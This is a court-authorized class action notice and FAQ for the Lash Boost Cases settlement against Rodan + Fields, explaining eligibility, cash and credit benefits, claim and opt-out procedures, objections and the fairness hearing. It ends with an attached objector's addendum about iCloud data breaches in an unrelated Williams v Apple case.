HOW CAN I OBJECT TO THIS LAWSUIT? If you are a Settlement Class Member, you may object to the Settlement in writing if you do not like any part of it. You must give reasons why you think the Court should not approve it. You can also object to the Class Representatives' application for Service Awards. You can also object to Class Counsel's motion for attorneys' fees and costs. The Court will consider your views. To object, you must submit a written objection to the Settlement Administrator. You may also appear at the Fairness Hearing in person or through your own attorney, retained at your own expense.

All written objections must meet all of the following requirements:

- (a) It must state the case name and number: *Lash Boost Cases*, JCCP No. 4981 (Cal. Superior. Court, San Francisco County);
- (b) It must state your name, current address, and telephone number;
- (c) It must state that you object to the Settlement and the reasons for your objection(s);
- (d) It must be signed by the objecting Settlement Class Member or an authorized representative;
- (e) It must be submitted to the Settlement Administrator electronically through the Settlement Website, www.LBSettlement.com, or by mailing it to: Lash Boost Settlement Administrator, P.O. Box 4357, Portland, OR 97208-4357; and
- (f) It must be submitted to the Settlement Administrator electronically on or before **July 14, 2022** or by U.S. mail, postmarked no later than **July 14, 2022**.

You can both object to the Settlement and file a Claim Form. If the Court approves the Settlement, you will be bound by the terms of the Settlement.

Questions? Visit www.LBSettlement.com or call 855-675-3134.

WHAT'S THE DIFFERENCE BETWEEN OBJECTING AND EXCLUDING? Objecting tells the Court that you do not like the Settlement, it should not be approved, and the lawsuit should continue. You can only object if you stay in the Settlement Class. You cannot ask the Court to change the terms of the Settlement; the Court can only approve or deny the Settlement. If the Court approves the Settlement, you cannot thereafter exclude yourself from the Settlement Class. Excluding yourself is telling the Court that you do not want to be part of the Settlement Class. If you exclude yourself, you have no basis to object because the case no longer affects you.

THE LAWYERS REPRESENTING YOU

DO I HAVE A LAWYER IN THIS CASE? Class Counsel represents you and other Settlement Class Members for purposes of the Settlement. If you have any questions regarding this lawsuit, you may contact the law firms of Keller Rohrbach LLP and Tycko & Zavareei LLP, who have been identified as the co-leaders of Class Counsel. You will not be charged attorney's fees or costs by Class Counsel as part of this Settlement.

HOW WILL CLASS COUNSEL BE PAID? A portion of the Cash Settlement Fund will be used to pay Class Counsel's attorneys' fees and costs, subject to approval by the Court. If you elect to be represented by your own lawyer, you may hire one at your own expense. Settlement Class Members who choose this option will be responsible for any attorneys' fees or costs incurred as a result of this election. Any attorney's fees and costs approved by the Court will be paid from the Cash Settlement Fund.

THE CLASS REPRESENTATIVES REPRESENTING YOU

WHO ARE THE CLASS REPRESENTATIVES? The Class Representatives that have been appointed by the Court to represent the Settlement Class are Plaintiffs Lien Scherr, Caryn Gorzo, Kasey Poe, Anna Dohnke, Jolene Lewis Volpe (formerly Barbara Lewis), Bobbie Joe Huling, Cynthia Whetsell, Martha Merle, Teresa Gattuso, Elissa Wagner, and Dixie Williams.

WILL THE CLASS REPRESENTATIVES BE PAID? As part of this Settlement and subject to approval by the Court, each Class Representative will apply for an award of \$15,000 to compensate them for their services as representatives of the Settlement Class. Any service amount awarded by the Court to the Class Representatives will be paid from the Cash Settlement Fund. The award will be in addition to any other benefit to which the Class Representatives will be entitled as a Settlement Class Member.

THE COURT'S FAIRNESS HEARING

WHEN AND WHERE WILL THE COURT DECIDE WHETHER TO APPROVE THE SETTLEMENT? The Court will hold a hearing to decide whether to finally approve the Settlement. This Fairness Hearing will be on September 14, 2022 at 9:00 a.m. PST in Dept. 304 of the San Francisco County Superior Court, 400 McAllister St., San Francisco, CA 94102, or such later date as the Court may require. The hearing may be continued without further notice to the Settlement Class. At the hearing, the Court will consider whether the Settlement is fair, reasonable, and adequate. The Court will also consider what amount to award to each of the Class Representatives as compensation for their services for the Settlement Class, and what amount to award to Class Counsel for their attorneys' fees and costs. If there are objections or requests to be heard, the Court may consider them at the hearing. After the hearing, the Court will decide whether to approve the Settlement. Class Counsel does not know how long these decisions will take.

DO I HAVE TO ATTEND THE FAIRNESS HEARING? No, but you may attend at your own expense. Class Counsel will answer any questions the Court may have. If you send an objection, you do not have to go to court to talk about it. As long as you mailed your written objection on time, the Court will consider it. You may also have your own lawyer attend at your expense, but it is not necessary to hire a lawyer if you like the Settlement.

IF YOU DO NOTHING

If you do nothing, and the Court approves the Settlement, you will not get any Settlement Benefit, but you will be bound by the Settlement Agreement. You will not be entitled to sue or be part of any other lawsuit against R+F or any of the other persons or entities referenced in the "Release by the Settlement Class" paragraph above, regarding the claims or issues in this case, except for the personal injury or disease claims which are specifically excluded from the Release above. This also means that if the Settlement is approved by the Court, you agree to the release of claims set forth under the heading "What Am I Giving Up to Receive the Settlement Benefit as a

Class Member?" above, which describes exactly the legal claims that you give up. You will not be responsible for any out-of-pocket costs or attorneys' fees concerning this matter if you remain in the Settlement Class. If you want a Settlement Benefit, you must timely and properly submit a Claim Form on or before the Claim Filing Deadline.

GETTING MORE INFORMATION

HOW DO I GET MORE INFORMATION? The above is a summary of the basic terms of the Settlement. For the precise terms and conditions of the Settlement, you may consult the detailed "Settlement Agreement". The Settlement Agreement, the notice documents, the Second Amended Complaint, all papers filed in connection with the preliminary and final approval proceedings, Class Counsel's fee motion, and all court orders and judgments relating to the Settlement will be available on the website: www.LBSettlement.com. Access to the full case docket is free of charge through the Court's website at <https://www.sfsuperiorcourt.org/online-services>. At this webpage, click "Case Query" in the left sidebar or in the body of the page. Then, enter the Case Number: CJC-18-004981. The full docket, along with other information, will be displayed.

IF YOU WANT ADDITIONAL INFORMATION, OR HAVE ANY QUESTIONS REGARDING THESE LAWSUITS, HOW THE SETTLEMENT AFFECTS YOUR RIGHTS, OR HOW TO FILE A CLAIM, PLEASE CONTACT THE SETTLEMENT ADMINISTRATOR OR CLASS COUNSEL. PLEASE DO NOT CONTACT THE COURT, R+F OR ITS INDEPENDENT CONSULTANTS.

Scherr v. Rodan & Fields

Case No. CIVDS 1723435

Frequently Asked Questions

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1. Why is there a Notice?

A Court authorized this notice because you have a right to know about the Settlement of this class action lawsuit, and about all of your options, before the Court decides whether to give Final Approval to the Settlement. This notice explains the lawsuit, the Settlement and your legal rights.

In 2018, three proposed class action lawsuits were filed against R+F relating to its ENHANCEMENTS Lash Boost product ("Lash Boost"): *Lewis et al. v. Rodan & Fields, LLC*, No. 4:18-cv-02248-PJH (N.D.Cal.), *Scherr et al. v. Rodan & Fields, LLC*, No. CIVDS 1723435 (Cal. Superior Court, San Bernardino County), and *Gorzo et al. v. Rodan & Fields, LLC*, No. CGC-18-565628 (Cal. Superior Court, San Francisco County). The two state court actions were later coordinated in San Francisco County Superior Court, *Lash Boost Cases*, JCCP No. 4981. The Settlement will resolve all three proposed class actions ("Actions") and will be presented for approval in the coordinated *Lash Boost Cases* proceeding, Judge Ethan P. Schulman presiding.

To view a copy of the Notice, click [here](#).

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2. What is this lawsuit about?

The Actions allege that R+F failed to disclose information regarding Lash Boost, including that an ingredient, Isopropyl Cloprostenate, is a prostaglandin analog which poses undisclosed risks of adverse reactions, and is similar in chemical structure to certain medications. Plaintiffs claimed to have experienced various adverse reactions to the product. They allege that R+F is liable to them for, among other things, the sale of an unapproved drug, the sale of an adulterated and misbranded drug, and the failure to disclose material information about potential side effects.

R+F has denied the allegations asserted in the Actions and has denied liability or wrongdoing of any kind. R+F contends that Lash Boost is safe when used in accordance with its label, which it alleges disclosed the potential for the types of reactions Plaintiffs allegedly experienced. R+F alleges it has always cautioned customers to discontinue use if unpleasant symptoms arise from this, or any product. R+F contends that incidence of reported adverse reactions has been very low. R+F states that it has only marketed the product as a cosmetic, not as a drug.

The Court has not decided in favor of either the Plaintiffs or R+F, and has not evaluated or ruled on any of Plaintiffs' claims or R+F's defenses. The parties have entered into a settlement to compromise disputed claims and to avoid the future costs and risks associated with continued litigation. In settling the case, neither side admits the allegations or arguments of the other.

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3. **Why is this a class action?**

In a class action, one or more people, often referred to as class representatives, sue on behalf of a group of people who have similar claims. The people with similar claims are the "Class" or the "Class Members," except for those people who decide to exclude themselves from the Class. One court resolves the issues for all Class Members, except for those who exclude themselves from the Class. California Superior Court Judge Ethan P. Schulman will decide whether to approve the Settlement.

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4. **Why is there a Settlement?**

The Court has not decided in favor of either the Plaintiffs or Rodan + Fields, and has not evaluated or ruled on any of Plaintiffs' claims or R+F's defenses. The parties have entered into a settlement to compromise disputed claims and to avoid the future costs and risks associated with continued litigation. In settling the case, neither side admits the allegations or arguments of the other. The Class Representatives and Class Counsel believe the Settlement is best for everyone who is affected.

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5. **Who is included in the Settlement?**

You are a member of the Settlement Class affected by the Settlement if you purchased Lash Boost from R+F for personal, family or household purposes between October 1, 2016, and March 11, 2022, and (i) do not have any pending litigation against R+F; (ii) have not filed a timely request for exclusion from the Settlement Class as set out in this Notice; (iii) are not an officer, director, or employee, or immediate family member of an officer, director, or employee, of R+F or any entity in which R+F has a controlling interest; (iv) have not acted as an Independent Consultant of R+F; (v) are not legal counsel or an employee of legal counsel for R+F; (vi) are not a federal, state, or local government entity; (vii) have not previously released the claims encompassed by this Settlement; (viii) have not already returned Lash Boost to R+F and received a refund; and (ix) are not a member of the immediate family of the judicial officer presiding over the Actions or part of the judicial officers' staff. Members of the Settlement Class are referred to in this Notice as "Class Members" or "Settlement Class Members."

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6. **Why am I receiving this Notice?**

If you are a Settlement Class Member, your legal rights will be affected by the Settlement unless you exclude yourself from the Settlement Class. The California Superior Court authorized this notice to inform Settlement Class Members about the Actions, the proposed settlement, and Settlement Class Members' options.

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7. **What does the Settlement provide?**

If the Court approves the Settlement, Settlement Class Members who submit valid and timely Claim Forms will be entitled to either (i) a credit voucher to use toward the purchase of any R+F product, no minimum purchase required ("Credit Benefit") or (ii) a cash payment ("Cash Benefit"), depending on which kind of benefit they choose.

The maximum amount of the Credit Benefit is \$250 and the maximum amount of the Cash Benefit is \$175. Settlement Class Members who submit valid proof(s) of purchase showing that they made more than one purchase of Lash Boost may also receive an additional maximum benefit of up to \$250 in credit (a "Credit Repeat Purchaser Benefit") or an additional maximum benefit of up to \$175 in cash (a "Cash Repeat Purchaser Benefit"), for a maximum total benefit of \$500 in credit or \$350 in cash.

The actual amount of these benefits, however, is currently unknown and may be considerably less than the maximum, because the amount depends in large part on the number of Settlement Class Members who submit timely and valid Claim Forms. Under the Settlement, all Credit Benefits must come from the \$8 million Credit Settlement Fund, and all Cash Benefits must come from the \$30 million Cash Settlement Fund. In addition, all administrative expenses, attorneys' fees and costs, and class representatives' service awards approved by the Court must be paid from the \$30 million Cash Settlement Fund. Because of the limited funds, a large number of claims may lead to individual benefits falling below the maximum amounts described above.

The exact amount of Settlement Class Members' Credit Benefits and Cash Benefits cannot be determined until the notice process is complete and the Court makes a final decision on the amount of attorneys' fees (i.e., the amount of compensation for legal services provided by the Settlement Class Counsel), reimbursable costs and expenses awarded to Class Counsel (i.e., the costs and expenses incurred to litigate the case that Class Counsel may be reimbursed for), Settlement Administration Costs (i.e., the amount paid to the third-party Settlement Administrator for administering the Settlement) and any Service Award to the Class Representatives (i.e., funds that may be awarded to the Class Representatives to compensate them for their participation in the Action), and until the Settlement Administrator has received and validated the total number of claims.

The Credit Benefit, Cash Benefit, Credit Repeat Purchaser Benefit and the Cash Repeat Purchaser Benefit are collectively referred to in this Notice as the "Settlement Benefit." As noted above, Credit Benefits will be paid from an \$8 million fund established by R+F (the "Credit Settlement Fund"), and Credit Benefits will be paid from a \$30 million fund established by R+F (the "Cash Settlement Fund"). If the Court approves the Settlement, these funds will under no circumstances return to R+F.

AGREEMENT TO MAKE LABEL CHANGES

In addition to the Settlement Benefit, R+F has also agreed to revise the label and instructions for use, to list certain alleged side effects that have been reported by some product users. R+F will provide expanded cautionary instructions for use, and has agreed to make certain changes in how it advertises the product on its website, as well as in resource materials it provides when training R+F Independent Consultants. For details on these label changes, see Section 2.5 of the Settlement Agreement, as well as the document called "Exhibit F" attached to the Settlement Agreement.

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8. How can I get a Settlement Benefit?

To obtain a Settlement Benefit, you must timely and properly submit a completed Claim Form electing either a Cash Benefit or Credit Benefit. If you submit a timely and valid Claim Form, you will receive one Credit Benefit or Cash Benefit, depending on which benefit you select, unless you submit proof(s) of purchase of two or more tubes of Lash Boost. If you timely submit such proof with your Claim Form, you may receive one Credit Repeat Purchaser Benefit, if you elected the Credit Benefit, or one Cash Repeat Purchaser Benefit, if you elected the Cash Benefit. You will not receive more than one Cash or Credit Repeat Purchaser Benefit even if you purchased more than two tubes of Lash Boost. Accordingly, if you have proof(s) of purchase of more than two tubes of Lash Boost from October 1, 2016, to March 11, 2022, you only need to provide proof(s) of purchase of two tubes of Lash Boost with your Claim Form to receive either the Credit Repeat Purchaser Benefit or the Cash Repeat Purchaser Benefit. If you decide to send original proof of purchase documentation, we encourage you to make and keep a photocopy for yourself. Neither the Settlement Administrator nor R+F will be responsible for original documents that are lost in the mail. Credit Repeat Purchaser Benefits and Cash Repeat Purchaser Benefits are subject to the availability of funds from the Settlement.

If you wish to receive a Settlement Benefit, you must timely and properly submit a Claim Form no later than **September 7, 2022** ("Claim Filing Deadline").

You can download a Claim Form [here](#).

You may complete, sign, and date the Claim Form and return it, by First-Class U.S. Mail, to:

Lash Boost Settlement Administrator
PO Box 4357
Portland, OR 97208-4357

You may also complete a Claim Form by submitting it online [here](#).

The Claim Form must be signed, completed in its entirety and *postmarked*, or submitted electronically via this website, no later than **September 7, 2022** in order to be valid. If your Claim Form is not submitted by **September 7, 2022**, your Claim Form is not valid, you will not receive a Settlement Benefit, and you will be bound by the Release and all other terms of the Settlement. Prior to rejection of a Claim Form, the Settlement Administrator will communicate with the Claimant in an effort to remedy curable deficiencies in the Claim Form submitted, except in instances where the Claim is untimely, clearly fraudulent, or clearly unable to be cured.

The Settlement Administrator will distribute the Settlement Benefit as follows:

- Each Settlement Class Member who submits a valid Claim Form electing the Credit Benefit will receive one Credit Benefit;
- Each Settlement Class Member who submits a valid Claim Form for a Credit Benefit with proof(s) of purchase of two or more tubes of Lash Boost will receive one Credit Repeat Purchaser Benefit if credit is available after every Settlement Class Member who chose a Credit Benefit gets a Credit Benefit;
- Each Settlement Class Member who submits a valid Claim Form electing the Cash Benefit will receive one Cash Benefit; and
- Each Settlement Class Member who submits a valid Claim Form for a Cash Benefit with proof(s) of purchase of two or more tubes of Lash Boost will receive one Cash Repeat Purchaser Benefit if cash is available after every Settlement Class Member who chose a Cash Benefit gets a Cash Benefit.

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9. Where can I find my Unique ID?

The Unique ID is a 10 digit, alphanumeric value that can be found on the top left of the Postcard Notice, or the top right of the Email Notice. The Email Notice was directed to the email address associated with your Rodan + Fields account; the Postcard Notice was mailed to the physical address associated with your Rodan + Fields account, if no email address was available.

Using the Unique ID is the best way to ensure your claim can be validated.

If you are unable to find your Unique ID, you may contact the Settlement Administrator via email [here](#), and request that the Unique ID be provided. Alternatively, you may write the Settlement Administrator at the following address to request your Unique ID:

Lash Boost Settlement Administrator
P.O. Box 4357
Portland, OR 97208-4357

Please provide your name, email, and physical address associated with your Rodan + Fields Account when requesting your Unique ID.

If you do not have a Unique ID and the Settlement Administrator is unable to locate a record using your email/physical address details, you can still submit a claim by downloading and printing the claim form, located [here](#). Additionally, you can contact the Settlement's toll-free telephone number, 1-855-675-3134, and request that the claim form be mailed to you (option nine [9]). When completing the claim form, leave the Unique ID blank, and fill in the email address and/or physical address you believe is associated with your Rodan + Fields Account, provided those addresses are still valid and in use.

If the email address and/or physical address associated with your Rodan + Fields Account are invalid, or no longer in use, please insert your current physical address and active email address into the claim form and list the email address and/or physical address associated with your Rodan + Fields Account on a separate sheet of paper with your claim submission, so that the details can be used to assist in validating your claim.

If you have questions, or need additional assistance, please contact the Settlement Administrator via email [here](#).

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10. What type of Proof of Purchase(s) is/are required to receive a Repeat Purchaser Benefit?

The proof of purchase(s) will vary by customer. Acceptable forms of proof include, but are not limited to, copies or photos of Lash Boost order confirmations, order or transaction histories, emails validating purchases, credit card statements, paper receipts, shipping confirmations, shipping receipts, cancelled checks, or any other documentation you may have showing the purchase of two or more tubes of Lash Boost between October 1, 2016 and March 11, 2022. If you are unable to locate any form of proof of purchase, you should still submit your claim for a Repeat Purchaser Benefit if you made more than one purchase of Lash Boost during that time period. The submissions will be reviewed by the Settlement Administrator and may still be considered. Remember, you do not need to submit any proof of purchase if you are seeking only one cash or credit benefit.

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11. Can I access my order history via R+F's website?

Yes. If you have an active account, you may access your R+F order history for purchases made in or after 2019 by logging into your account on the www.rodanandfields.com website. Click your name in the upper right of the front page of the website to open the drop-down menu, then click "Order History." Locate your Lash Boost orders between October 1, 2016, and March 11, 2022. Once located, you may use your computer or mobile device's screenshot feature to capture this order data as proof of purchasing two or more units of Lash Boost and submit it with your claim form.

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12. How can I get the Cash Settlement Benefit?

The Cash Benefit and Cash Repeat Purchaser Benefit will be issued in the form that the Class Member elects – either in the form of a check or electronically.

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13. How long do I have to cash my check?

You have six (6) months from the date on the check to cash it. The check expires after that date and can no longer be cashed. The Settlement Administrator and R+F are not responsible for expired, lost or stolen checks.

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14. How can I use the Credit Settlement Benefit?

The Credit Benefit or Credit Repeat Purchaser Benefit must be used toward the purchase of any product from R+F's website, without any minimum purchase required. The Credit Benefit is fully transferrable but shall have no cash value and shall not be redeemable for cash in any amount, including without limitation for any unused portion of the credit. The Credit Benefit and Credit Repeat Purchaser Benefit have no expiration date. Where applicable, any unused value thereon may be subject to applicable state or federal escheatment laws. All other rights and limitations to the Credit Benefit or Credit Repeat Purchaser Benefit as set forth in state and federal law are applicable. The Credit Benefit and Credit Repeat Purchaser Benefit are not gift cards and the parties do not intend for any gift card laws to apply to them. The Settlement Administrator and R+F are not responsible for any expired, lost, or stolen Credit Benefits or Credit Repeat Purchase Benefits.

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15. When can I get the Settlement Benefit?

The Court will hold a hearing on **September 14, 2022 at 9:00 a.m. PST** at the San Francisco County Superior Court, 400 McAllister St., San Francisco, CA 94102, to decide whether to finally approve the Settlement. If the Court approves the Settlement, someone may appeal the decision, which could take more than a year to resolve. If the Court approves the Settlement and no one appeals the decision, the Settlement Benefit will be distributed within sixty (60) days of the Settlement Date.

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16. What am I giving up to receive Settlement Benefits as a Class Member?

Unless you exclude yourself from the Settlement Class by submitting a Notice of Opt-Out (as defined in the Excluding Yourself From the Settlement Section below), you are a Settlement Class Member and that means you will be legally bound by all orders and judgments of the Court in the state court *Lash Boost Cases* proceeding, including the terms of the settlement, and you will not be able to sue, continue to sue R+F or any of the other persons or entities referenced in the "Release by the Settlement Class" paragraph below, about the issues of the case. You will not be responsible for any out-of-pocket costs or attorneys' fees concerning this case if you stay in the Settlement Class.

Staying in the Settlement Class also means that you agree to the following release of claim provisions of the Settlement ("Release"), which describes exactly the legal claims that you give up:

Release by the Settlement Class

Effective immediately upon the Settlement Date, Plaintiffs and each Settlement Class Member who does not timely opt-out of the Settlement shall fully, completely and forever release and discharge the Released Defendant Parties from any and all past, present, or future claims, liabilities, actions, allegations, complaints, demands, obligations, causes of action, suits, rights, damages, debts, guarantees, orders, controversies, penalties, promises, covenants, losses, costs, expenses, or attorneys' fees of every kind, nature and source whether legal, equitable or otherwise, whether based on contract (express, implied, or otherwise), tort, common law, any state or federal law, statute or regulation or any other theory of recovery, whether brought under the laws of any state, federal or other government, whether known or unknown, asserted or unasserted, accrued or unaccrued, fixed or contingent, suspected or unsuspected, and whether seeking compensatory, exemplary, punitive, restitution, disgorgement, statutory, or injunctive relief or damages of any kind or multiplier thereof, that Plaintiffs and each Settlement Class Member now have or may hereafter accrue or otherwise be acquired, arising out of or related to the subject matter of the Actions involving Lash Boost, including, but not limited to, the sale, purchase, marketing, advertising, distribution, design, formulation, manufacture, the rendering of advice by R+F Independent Consultants, the failure to train R+F Independent Consultants, and the labelling of the Product during the Settlement Class Period ("Released Plaintiffs' Claims"). Specifically excluded from the release are individual personal injury or disease claims, including existing claims, as well as latent or unknown individual personal injury or disease claims, held by Settlement Class Members.

Release of Unknown Claims

With respect to the releases set forth above, with the sole exception being any personal injury or disease claims held by each Settlement Class Member which are specifically excluded from the release above, each Settlement Class Member who does not timely opt out of the Settlement acknowledges and agrees that s/he understands Section 1542 of the Civil Code of the State of California, which provides as follows:

"A GENERAL RELEASE DOES NOT EXTEND TO CLAIMS THAT THE CREDITOR OR RELEASING PARTY DOES NOT KNOW OR SUSPECT TO EXIST IN HIS OR HER FAVOR AT THE TIME OF EXECUTING THE RELEASE AND THAT, IF KNOWN BY HIM OR HER, WOULD HAVE MATERIALLY AFFECTED HIS OR HER SETTLEMENT WITH THE DEBTOR OR RELEASED PARTY."

Each Settlement Class Member who does not timely request exclusion from the Settlement Class waives and relinquishes any and all rights and benefits which s/he has or may have under Section 1542 of the Civil Code of the State of California, and under any similar or comparable provision, whether statutory or common law, of any other state or territory of the United States to the full extent that s/he may lawfully so waive all such rights and benefits pertaining to the subject matter of the release set forth above.

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17. How do I exclude myself from the Settlement?

If you do not wish to participate in the Settlement or be bound by the Settlement's release of legal claims, you may exclude yourself ("opt-out") by submitting written notice of your intention to opt-out of the entire Settlement ("Notice of Opt-Out") to the Settlement Administrator. A Notice of Opt-Out form is available on this website [here](#). You may use that form or submit a signed letter or postcard, but the Notice of Opt-Out must state the following information: (a) the name and case number of this lawsuit, which is *Lash Boost Cases*, JCCP No. 4981; (b) your full name, address, and telephone number; and (c) a statement that you do not wish to participate in the Agreement. Your Notice of Opt-Out must be returned to the Settlement Administrator by mail at the address specified below and be *postmarked* on or before July 14, 2022. If you submit a Notice of Opt-Out by mail which is not *postmarked* by July 14, 2022, your request to be excluded from the Settlement may be rejected and you may be bound by the Release and all other terms of the Settlement Agreement. You may also submit your intention to opt-out by submitting [here](#).

A Notice of Opt-Out must be submitted by First-Class U.S. Mail or its equivalent to:

Lash Boost Settlement Administrator
P.O. Box 4357
Portland, Oregon 97208-4357

Any person who submits a complete and timely written Notice of Opt-Out shall, upon receipt, no longer be a Settlement Class Member, shall be barred from participating in any portion of the Settlement, and shall receive no Settlement Benefits.

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18. If I do not exclude myself, can I sue the Defendant for the same thing later?

No. Unless you exclude yourself from the Settlement, you give up the right to sue R+F and the other persons and entities referenced in the "Release by Settlement Class" paragraph above for the claims that this Settlement resolves.

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19. How can I object to this Lawsuit?

If you are a Settlement Class Member, you may object to the Settlement in writing if you do not like any part of it. You must give reasons why you think the Court should not approve it. You can also object to the Class Representatives' application for service awards. You can also object to Class Counsel's motion for attorneys' fees and costs. The Court will consider your views. To object, you must submit a written objection to the Settlement Administrator. You may also appear at the Fairness Hearing in person or through your own attorney, retained at your own expense.

All written objections must meet all of the following requirements:

- a. It must state the case name and number: *Lash Boost Cases*, JCCP No. 4981 (Cal. Superior Court, San Francisco County);
- b. It must state your name, current address, and telephone number;
- c. It must state that you object to the Settlement and the reasons for your objection(s);
- d. It must be signed by the objecting Settlement Class Member or an authorized representative;
- e. It must be submitted to the Settlement Administrator by mailing it to: Lash Boost Settlement Administrator, P.O. Box 4357, Portland, OR 97208-4357; and
- f. It must be *postmarked* or filed on or before July 14, 2022.

You can both object to the Settlement and file a Claim Form. If the Court overrules your objection, you will be bound by the terms of the Settlement. If you would like to object to the Settlement, please submit in writing to the Settlement Administrator or by submitting [here](#).

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20. What's the difference between Objecting and Excluding?

Objecting tells the Court that you do not like the Settlement, it should not be approved, and the lawsuit should continue. You can only object if you stay in the Settlement Class. You cannot ask the Court to change the terms of the Settlement; the Court can only approve or deny the Settlement. If the Court rejects your objection, you cannot thereafter exclude yourself from the Settlement Class. Excluding yourself is telling the Court that you do not want to be part of the Settlement Class. If you exclude yourself, you have no basis to object because the case no longer affects you.

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21. Do I have a lawyer in this case?

Class Counsel represents you and other Settlement Class Members for purposes of the Settlement. If you have any questions regarding this lawsuit, you may contact the law firms of Keller Rohrback LLP and Tycko & Zavareei LLP, who have been identified as the co-leaders of Class Counsel. You will not be charged attorney's fees or costs by Class Counsel as part of this Settlement.

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22. How will Class Counsel be paid?

A portion of the Cash Settlement Fund will be used to pay Class Counsel's attorneys' fees and costs, subject to approval by the Court. If you elect to be represented by your own lawyer, you may hire one at your own expense. Settlement Class Members who choose this option will be responsible for any attorneys' fees or costs incurred as a result of this election. Any attorney's fees and costs approved by the Court will be paid from the Cash Settlement Fund.

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23. Who are the Class Representatives?

The Class Representatives that have been appointed by the Court to represent the Class are Plaintiffs Lien Scherr, Caryn Gorzo, Kasey Poe, Anna Dohnke, Jolene Lewis Volpe (formerly Barbara Lewis), Bobbie Joe Huling, Cynthia Whetsell, Martha Merle, Teresa Gattuso, Elissa Wagner, and Dixie Williams.

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24. Will the Class Representatives be paid?

As part of this Settlement and subject to approval by the Court, each Class Representative will apply for an award of \$15,000 to compensate them for their services as representatives of the Settlement Class. Any service amount awarded by the Court to the Class Representatives will be paid from the Cash Settlement Fund. The award will be in addition to any other benefit to which the Class Representatives will be entitled as a Settlement Class Member.

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25. When and where will the Court decide to approve the Settlement?

The Court will hold a hearing to decide whether to finally approve the Settlement. This Fairness Hearing will be on **September 14, 2022 at 9:00 a.m. PST** in Dept. 304 of the San Francisco County Superior Court, 400 McAllister St., San Francisco, CA 94102, or such later date as the Court may require. The hearing may be continued without further notice to the Settlement Class. At the hearing, the Court will consider whether the Settlement is fair, reasonable, and adequate. The Court will also consider what amount to award to each of the Class Representatives as compensation for their services for the Settlement Class, and what amount to award to Class Counsel for their attorneys' fees and costs. If there are objections or requests to be heard, the Court may consider them at the hearing. After the hearing, the Court will decide whether to approve the Settlement. Class Counsel does not know how long these decisions will take.

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26. Do I have to come to the Hearing?

No, but you may attend at your own expense. Class Counsel will answer any questions the Court may have. If you send an objection, you do not have to go to court to talk about it. As long as you mailed your written objection on time, the Court will consider it. You may also have your own lawyer attend at your expense, but it is not necessary to hire a lawyer if you like the Settlement.

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27. What happens if I do nothing at all?

If you do nothing, and the Court approves the Settlement, you will not get any Settlement Benefit, but you will be bound by the Settlement Agreement. You will not be entitled to sue or be part of any other lawsuit against R+F or any of the other persons or entities referenced in the "Release by the Settlement Class" paragraph above, regarding the claims or issues in this case, except for the personal injury or disease claims which are specifically excluded from the Release above. This also means that if the Settlement is approved by the Court, you agree to the release of claims set forth under the heading "What Am I Giving Up to Receive Settlement Benefits as a Class Member?" above, which describes exactly the legal claims that you give up. You will not be responsible for any out-of-pocket costs or attorney fees concerning this matter if you remain in the Settlement Class. If you want a Settlement Benefit, you must timely and properly submit a Claim Form on or before the Claim Filing Deadline.

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28. How do I get more information?

This FAQ is a summary of the basic terms of the Settlement. For the precise terms and conditions of the Settlement, you may consult the detailed "Settlement Agreement". The Settlement Agreement, the notice documents, the Second Amended Complaint, all papers filed in connection with the preliminary and final approval proceedings, Class Counsel's fee motion, and all court orders and judgments relating to the Settlement will be available on this website. Access to the full case docket is free of charge through the Court's website at <https://www.sfsuperiorcourt.org/online-services>. At this webpage, click "Case Query" in the left sidebar or in the body of the page. Then, enter the Case Number: CJC-18-004981. The full docket, along with other information, will be displayed.

IF YOU WANT ADDITIONAL INFORMATION, OR HAVE ANY QUESTIONS REGARDING THESE LAWSUITS, HOW THE SETTLEMENT AFFECTS YOUR RIGHTS, OR HOW TO FILE A CLAIM, PLEASE CONTACT THE SETTLEMENT ADMINISTRATOR OR CLASS COUNSEL. PLEASE DO NOT CONTACT THE COURT, R+F or R+F's INDEPENDENT CONSULTANTS.

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[Contact](#) [Privacy Policy](#) [Terms of Use](#)

Questions? Contact the Settlement Administrator at 1-855-675-3134 (Toll-Free) (Recorded Information Only).

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ADDENDUM, AS RECOMMENDED BY

COUNSEL, FOR INCLUSION IN THE REGISTERED

LETTER OF JULY 14, 2022; THIS ADDENDUM IS

TO BE CONSTRUED AS PART OF THE

OBJECTION.

Williams v Apple (related to multiple cases – Lash Boost/Rodan, WP, et al)

1. Thank you, Your Honor, for the opportunity to participate.
2. First of all, Edward Orr wishes to state for the record that, because of his handicaps, he must sometimes utilize artificial voice technology, so at times he may be forced to speak a little bit more slowly than a speaker not utilizing such technology.
3. I apologize to the Court for my physical handicaps, and for the artificial voice technology --- and I would like to thank Ms. Elaine Kabling, Calendar Clerk and Courtroom Deputy to the Honorable Laurel Beeler, who has made special arrangements for Edward Orr to appear, because of his physical handicaps.
4. I hope that I have pronounced all names correctly, and I apologize if I have not done so.

5. Out of respect for the Court's time, I will make no attempt to repeat all of the details of the Objection.
6. Because of the limitations of artificial voice technology, I have prepared the following very brief and partially pre-recorded VOICE segment.
7. My commentary is anticipated to require approximately ELEVEN MINUTES TO TWELVE MINUTES, depending on unavoidable speaking speed barriers, and other handicap-related factors.
8. First of all, Objector Orr stands by the Objection as submitted, and wishes to emphasize that the Objection was submitted with the intent of making a constructive contribution.

9. I truly believe that Plaintiffs' attorneys have proceeded in good faith in this case, but their efforts have been hindered by their inability to know where to look for the correct information.

10. This shortcoming serves as the reason for the filing of this Objection.

11. The full ramifications of Apple's Breach of Contract are NOT apparent until one takes into account information from numerous sources, including --- but not limited to --- the Department of Justice, et al.

12. Unfortunately, though, the Plaintiffs' attorneys have simply not done their homework.

13. As a result, the Class definition is ill-defined, and patently unfair.

14. The Class Representatives are not representative of a significant portion of the class.

15. The reason why the Class Representatives are not representative of a significant portion of the class is very simple:

16. When Apple breached its contract, for instance, — the iCloud Terms and Conditions — BY STORING ICLOUD USER DATA VIA THE UTILIZATION OF THIRD-PARTY SERVERS, it opened the door to certain very experienced hackers who took advantage of the lax

security measures observed by such third-party servers.

17. As a result, therefore, many Class Members in the instant Williams v Apple case suffered very significant losses which were ten times greater, a hundred times greater, or perhaps even more so, than those of other class members.

18. The Department of Justice became involved, and overtly suggested that my family – and other families also – submit Victim Impact Statements and related documents, portions of which are shown in various parts of the Objection, including – but not limited to – the following pages:

ECF-169: Page 54 of 128, for instance, plus attachments and related, regarding at least two hackers, one by the name of Mr. Aviles, spelled A – V – I – L – E – S, and the other by the name of Mr. Baratov, spelled B – A – R – A – T – O – V.

Both were sent to prison.

And much damage was done to many people who were users of the Apple iCloud service.

